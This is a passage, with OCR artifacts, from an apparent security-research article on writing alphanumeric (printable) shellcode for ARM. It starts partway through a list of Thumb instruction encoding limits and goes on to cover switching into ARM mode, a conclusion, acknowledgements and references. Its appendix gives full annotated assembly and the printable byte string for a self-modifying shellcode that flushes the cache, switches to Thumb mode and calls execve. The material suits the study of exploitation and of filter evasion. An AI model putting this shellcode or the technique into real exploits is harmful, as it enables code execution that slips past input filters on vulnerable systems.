
  Since the second byte of MUL is identical to the second byte of the ADC instruction, it has the same limitations.
  I.e. the only limitation on registers is that we can't use R0 as both Rm and Rd, all other combinations with low registers are valid.

- NEG: Syntax: NEG <Rd>, <Rm>




  The second byte of NEG is identical to the second bytes of MUL and ADC, so the same limitations apply.


- STR: As with LDR, there are many versions of STR: STR (1) to STR (3), STRB (1) and (2), STRH (1) and (2). However STR (3) and STRH (1) are not alphanumeric.
  - STR (1) the complementary instruction to LDR (1) stores a word from a register to memory. As with LDR (1), it will take an immediate of 5 bytes that it multiplies by 4 and uses as offset for a base register that contains a memory address to write to.
    Syntax: STR <Rd>, [<Rn>, #<imm_5> * 4]




    The same limitations as with LDR (1) apply.
  - STR (2) is the complementary instruction to LDR (2).
    Syntax: STR <Rd>, [<Rn>, <Rm>]



    Again, the same limitations as with LDR (2) apply.
  - STRB (1) is complementary to LDRB (1).
    Syntax: STRB <Rd>, [<Rn>, #<imm_5>]



    Since bit 11 is 0, the limitations are less stringent than with LDRB (1). As such, the limitations of STR (1) apply rather than the ones of LDRB (1).
  - STRB (2) is complementary to LDRB (2)
    Syntax: STRB <Rd>, [<Rn>, <Rm>]



```
         The same limitations as with LDRB (2) apply.
        - STRH (2) is complementary to LDRH (2).
         Syntax: STRH <Rd>, [<Rn>, <Rm>]
          15 14 13 12 11 10  9  8  6  5  3  2  0
         +--+--+--+--+--+--+--+-----+-----+-----+
         | 0| 1| 0| 1| 0| 0| 1|  Rm |  Rn |  Rd |
         +--+--+--+--+--+--+--+-----+-----+-----+
         The same limitations apply.

- SUB: There are four versions of SUB, but only SUB (2) is alphanumeric.
       Syntax: SUB <Rd>, <imm_8>
         15 14 13 12 11 10  8 7             0
        +--+--+--+--+--+-----+---------------+
        | 0| 0| 1| 1| 1|  Rd |      imm_8    |
        +--+--+--+--+--+-----+---------------+
       Since the second byte of SUB (2) only contains an immediate, it has
       the same limitations as the second byte of ADD (2), CMP (1) and
       LDR(3).
       However, unlike in ADD (2), CMP (1) and LDR (3), we can't use any
       register for Rd. Since the first 5 bits of SUB are 00111, this
       covers a range of 0x38 to 0x3f. However only 0x38 and 0x39 (the
       characters '8' and '9') are alphanumeric. This means that we can
       only use registers R0 and R1 as Rd this SUB instruction.

- TST: Syntax: TST <Rn>, <Rm>
         15 14 13 12 11 10  9  8  7  6  5  3  2  0
        +--+--+--+--+--+--+--+--+--+--+-----+-----+
        | 0| 1| 0| 0| 0| 0| 1| 0| 0| 0|  Rm |  Rn |
        +--+--+--+--+--+--+--+--+--+--+-----+-----+
        Since bit 7 and 6 are both set to 0, this means that bits 5 and 4
        must be set to 1. This yields the following restrictions:
        - Rm must be either: R6 or R7.
        - If Rm is R6, then Rn can be any other low register.
        - If Rm is R7, then Rn can only be R0 or R1.

An important instruction that is missing from the above list is the
SWI instruction. To be able to get around the fact that SWI is not
alphanumeric in Thumb mode, we overwrite it from ARM mode. However,
unlike the SWI in ARM mode, the argument to SWI will not be used to
determine the system call number that we want to call. Instead we
must place the system call number into R7. Unlike in ARM mode, where
we must add 0x900000 to the system call number, we can just place
the number in R7 as is.

An example of calling execve in ARM mode:
    SWI 0x90000b
In Thumb mode:
    MOV r7, #0x0b
    SWI 48


----[ 2.9 Going to ARM Mode

For programs that we wish to exploit that are already running in
Thumb mode, we still have a problem: we can't write self-modifying
code in Thumb mode because we can't call SWI to perform a cache
flush. However, since the BX instruction is alphanumeric in Thumb
mode, we can use that instruction to get us into ARM mode where we
can do all the cool stuff we've discussed above. Here is an example
of a code snippet that gets us into ARM mode:

    BX pc
    ADD r7, #50

We need the add instruction as a nop instruction because PC will
point to the current instruction + 4. The BX pc instruction
will be represented alphanumerically as 'G''x'.
```

--[3. Conclusion

This article shows that alphanumeric shellcode is realistic on the
ARM processor, even though it is harder to generate because of the
nature of the ARM processor. Any operation, including non-alphanumeric
instructions, can be executed by writing self-modifying code and
flushing the instruction cache. Consequently, alphanumeric shellcode
is Turing complete.

The thumb instruction set can be used, if available, to facilitate
writing shellcode. Its denser instruction structure makes it somewhat
easier to make it generate alphanumeric bytes. However, having access
to the thumb instruction set is not required.

--[4. Acknowledgements

The authors would like to thank Frank Piessens, tetsuki and
tohomo for their contributions to the project which resulted
in this article.

We would also like to thank HD Moore for his helpful suggestions
when we were trying to make our shellcode printable.

Shoutouts to the people from nologin/uninformed: arachne, bugcheck,
dragorn, gamma, h1kari, hdm, icer, jhind, johnycsh, mercy, mjm,
mu-b, nemo, ninja405, pandzilla, pusscat, rizzo, rjohnson, sih,
skape, skywing, slow, trew, vf, warlord, wastedimage, west, X, xbud

--[5. References

[0] The ARM Architecture Reference Manual
http://www.arm.com/miscPDFs/14128.pdf

[1] Writing ia32 alphanumeric shellcodes
http://www.phrack.org/issues.html?issue=57&id=18#article

[2] Into my ARMs: Developing StrongARM/Linux shellcode
http://www.isec.pl/papers/into_my_arms_dsls.pdf

--[A. Shellcode Appendix

----[A.0 Writable Memory

For debugging purposes, it is convenient to execute the shellcode as a
normal application, instead of injecting it into a buffer. However, if
it's compiled as a normal application, the code will be loaded in
non-writable code memory. Since our shellcode is self-modifying, the
application will first have to set the memory to writable before executing
the code. This can be done with the following code fragment:

```
    .ARM
    # set the text section writable
    MOV      r0, #32768
    MOV      r1, #4096
    MOV      r2, #7
    BL       mprotect
```

Of course, this is not necessary when the shellcode is injected through a buffer overflow. The memory that contains the buffer will always be writable.

----[A.1 Example Shellcode

In this example, the shellcode starts up, switches to thumb mode and executes the application "/execme". Some of the techniques presented here are: getting a known value into a register, modifying our own shellcode, flushing the instruction cache, and switching from ARM to Thumb.

```
    # our shellcode starts here
    # nops
    SUBPL    r3, r1, #56
    SUBPL    r3, r1, #56
    # do not change these instructions
    # we will use them to load a value
    # into our register
    SUBPL    r3, r1, #56
    SUBPL    r3, r1, #56
    # continue nops
    SUBPL    r3, r1, #56
    SUBPL    r3, r1, #56
    SUBPL    r3, r1, #56
    SUBPL    r3, r1, #56
    SUBPL    r3, r1, #56
    SUBPL    r3, r1, #56
    SUBPL    r3, r1, #56
    SUBPL    r3, r1, #56
    SUBPL    r3, r1, #56
    SUBPL    r3, r1, #56
    SUBPL    r3, r1, #56
    SUBPL    r3, r1, #56
    SUBPL    r3, r1, #56
    SUBPL    r3, r1, #56
    SUBPL    r3, r1, #56
    SUBPL    r3, r1, #56
    SUBPL    r3, r1, #56
    SUBPL    r3, r1, #56
    SUBPL    r3, r1, #56
    SUBPL    r3, r1, #56
    SUBPL    r3, r1, #56
    SUBPL    r3, r1, #56
    SUBPL    r3, r1, #56
    SUBPL    r3, r1, #56

    # we can't load directly from
    # PC so we must get PC into r3
    # we do this by subtracting 48
    # from PC
    SUBMI    r3, pc, #48
    SUBPL    r3, pc, #48

    # load 56 into r3
    LDRPLB   r3, [r3, #-48]
    LDRMIB   r3, [r3, #-48]

    # Set r5 to -1
    # update the flags: result is negative
    # so we know we need MI from now on
    SUBMIS   r5, r3, #57
    SUBPLS   r5, r3, #57

    # r7 to stackpointer
    SUBMI    r7, SP, #48
```

```
# Set r3 to 0
# set positive flag
SUBMIS   r3, r3, #56
# set r4 to 0
SUBPL    r4, r3, r3, ROR #2
# Set r6 to 0
SUBPL    r6, r4, r4, ROR #2

# store registers to stack
STMPLFD  r7, {r0, r4, r5, r6, r8, lr}^

# r5 to -121
SUBPL    r5, r4, #121

# copy PC to r6
SUBPL    r6, PC, r5, ROR #2

SUBPL    r6, r6, r5, ROR #2
SUBPL    r6, r6, r5, ROR #2
SUBPL    r6, r6, r5, ROR #2
SUBPL    r6, r6, r5, ROR #2
SUBPL    r6, r6, r5, ROR #2
SUBPL    r6, r6, r5, ROR #2

# write 0 to SWI 0x414141
# becomes: SWI 0x410041
# OFFSET USED HERE
# IF CODE CHANGES, CHANGE OFFSET
STRPLB   r3, [r6, #-100]

# put 56 back into r3
# we are positive after this
EORPLS   r3, r3, #56

SUBPL    r7, r3, #57

# write 9F to SWI 0x410041
# becomes SWI 0x9F0041
# we are negative after this
EORPLS   r5, r7, #80
# negative
EORMIS   r5, r5, #48
# OFFSET USED HERE
# IF CODE CHANGES, CHANGE OFFSET
STRMIB   r5, [r6, #-99]

# write 2 to SWI 0x9F0041
# becomes SWI 0x9F0002
SUBMI r5, r3, #54
STRMIB   r5, [r6, #-101]

# write 0x16 to 0x41303030
# becomes 0x41303016
# positive
EORMIS   r5, r3, #66
EORPLS   r5, r5, #108
# OFFSET USED HERE
# IF CODE CHANGES, CHANGE OFFSET
STRPLB   r5, [r6, #-89]

# write 2F to 0x41303016
# becomes 0x412F3016
EORPLS   r5, r3, #86
EORPLS   r5, r5, #65
# OFFSET USED HERE
# IF CODE CHANGES, CHANGE OFFSET
STRPLB   r5, [r6, #-87]
```

```
# write FF to 0x412FFF16
# becomes 0x412FFF16 (BXPL r6)
# OFFSET USED HERE
# IF CODE CHANGES, CHANGE OFFSET
STRPLB   r7, [r6, #-88]

# r7 = -1
# set r3 to  -121
SUBPL    r3, r7, #120
#
SUBPL    r6, r6, r3, ROR #2

# write DF for swi to 0x3030
# becomes 0xDF30 (SWI 48)
# becomes negative
EORPLS   r5, r7, #97
EORMIS   r5, r5, #65
# OFFSET USED HERE
# IF CODE CHANGES, CHANGE OFFSET
STRMIB   r5, [r6, #-73]

# Set positive flag
EORMIS   r7, r4, #56

# load arguments for SWI
# r0 = 0, r1 = -1, r2 = 0
SUBPL    r5, SP, #48
# We use LDMPLFA, because it's one of the few instructions
# we can use to write to the registers R0 to R2.
# Other instructions generate non-alphanumeric characters
LDMPLFA  r5!, {r0, r1, r2, r6, r8, lr}

# Set r7 to -1
# Negative after this
SUBPLS   r7, r7, #57

# This will become:
# SWIMI 0x9f0002
SWIMI    0x414141

# Set positive flag again
EORMIS   r5, r4, #56

# set thumb mode
SUBPL    r6, pc, r7, ROR #2

# this should be BXPL r6
# but in hex that's
# 0x51 0x2f 0xff 0x16, so we
# overwrite the 0x30 above
.byte    0x30,0x30,0x30,0x51

.THUMB
.ALIGN 2
# We assume r2 is 0 before
# entering Thumb mode

# copy pc to r0
mov    r0, pc

# OFFSET USED HERE
# IF CODE CHANGES, CHANGE OFFSET
# misalign r0 to address of 1execme2 - 47
# we will write to r0+47 and r0+54
# (beginning of the string)
add    r0, #100
```

```
    sub    r0, #105

    # set r1 to 0
    mul    r1, r2
    # set r1 tp 47
    add    r1, #97
    sub    r1, #50
    # store r1 ('/') at r0+47
    # string becomes /execme2
    strb   r1, [r0, r1]

    # set r1 to 0
    mul    r1, r2
    # set r1 to 54
    add    r1, #54
    # store 0 at r0+54
    # string becomes /execme\0
    strb   r2, [r0, r1]

    # set r1 to 0
    mul    r1, r2
    # set r1 to -1
    add    r1, #48
    sub    r1, #49
    # set r7 to 1
    neg    r7, r1

    # set r1 to 0
    mul    r1, r2
    # set r1 to 11 (0xb),
    # the exec system call code
    add    r1, #65
    sub    r1, #54
    # our systemcall code must be in r7
    # r7 = 1, r1 contains the code
    mul    r7, r1

    # set r1 to 0 (first parameter of execve)
    mul    r1, r2

    # set r0 to beginning of the string
    add    r0, #97
    sub    r0, #50

    # This wil become: swi  48
    .byte  0x30,0x30
    # This is a nop used for
    # alignment
    add    r7, #50
    # our command
    .ascii "1execme2"
    # nops used for alignment
    add    r7, #50
    add    r7, #50
```

```
----[ A.2 Resulting Bytes

char shellcode[] =    "\x38\x30\x41\x52\x38\x30\x41\x52\x38\x30\x41"
  "\x52\x38\x30\x41\x52\x38\x30\x41\x52\x38\x30\x41\x52\x38\x30\x41"
  "\x52\x38\x30\x41\x52\x38\x30\x41\x52\x38\x30\x41\x52\x38\x30\x41"
  "\x52\x38\x30\x41\x52\x38\x30\x41\x52\x38\x30\x41\x52\x38\x30\x41"
  "\x52\x38\x30\x41\x52\x38\x30\x41\x52\x38\x30\x41\x52\x38\x30\x41"
  "\x52\x38\x30\x41\x52\x38\x30\x41\x52\x38\x30\x41\x52\x38\x30\x41"
  "\x52\x38\x30\x41\x52\x38\x30\x41\x52\x38\x30\x41\x52\x38\x30\x41"
  "\x52\x30\x30\x4f\x42\x30\x30\x4f\x52\x30\x30\x53\x55\x30\x30\x53"
  "\x45\x39\x50\x53\x42\x39\x50\x53\x52\x30\x70\x4d\x42\x38\x30\x53"
```

```
  "\x42\x63\x41\x43\x50\x64\x61\x44\x50\x71\x41\x47\x59\x79\x50\x44"
  "\x52\x65\x61\x4f\x50\x65\x61\x46\x50\x65\x61\x46\x50\x65\x61\x46"
  "\x50\x65\x61\x46\x50\x65\x61\x46\x50\x65\x61\x46\x50\x64\x30\x46"
  "\x55\x38\x30\x33\x52\x39\x70\x43\x52\x50\x50\x37\x52\x30\x50\x35"
  "\x42\x63\x50\x46\x45\x36\x50\x43\x42\x65\x50\x46\x45\x42\x50\x33"
  "\x42\x6c\x50\x35\x52\x59\x50\x46\x55\x56\x50\x33\x52\x41\x50\x35"
  "\x52\x57\x50\x46\x55\x58\x70\x46\x55\x78\x30\x47\x52\x63\x61\x46"
  "\x50\x61\x50\x37\x52\x41\x50\x35\x42\x49\x50\x46\x45\x38\x70\x34"
  "\x42\x30\x50\x4d\x52\x47\x41\x35\x58\x39\x70\x57\x52\x41\x41\x41"
  "\x4f\x38\x50\x34\x42\x67\x61\x4f\x50\x30\x30\x30\x51\x78\x46\x64"
  "\x30\x69\x38\x51\x43\x61\x31\x32\x39\x41\x54\x51\x43\x36\x31\x42"
  "\x54\x51\x43\x30\x31\x31\x39\x4f\x42\x51\x43\x41\x31\x36\x39\x4f"
  "\x43\x51\x43\x61\x30\x32\x38\x30\x30\x32\x37\x31\x65\x78\x65\x63"
  "\x6d\x65\x32\x32\x37\x32\x37";


80AR80AR80AR80AR80AR80AR80AR80AR80AR80AR80AR80AR80AR80AR80AR80AR80AR
80AR80AR80AR80AR80AR80AR80AR80AR80AR00OB00OR00SU00SE9PSB9PSR0pMB80SBcACP
daDPqAGYyPDReaOPeaFPeaFPeaFPeaFPeaFPeaFPd0FU803R9pCRPP7R0P5BcPFE6PCBePFE
BP3BlP5RYPFUVP3RAP5RWPFUXpFUx0GRcaFPaP7RAP5BIPFE8p4B0PMRGA5X9pWRAAAO8P4B
gaOP000QxFd0i8QCa129ATQC61BTQC0119OBQCA169OCQCa02800271execme22727

--------[ EOF
```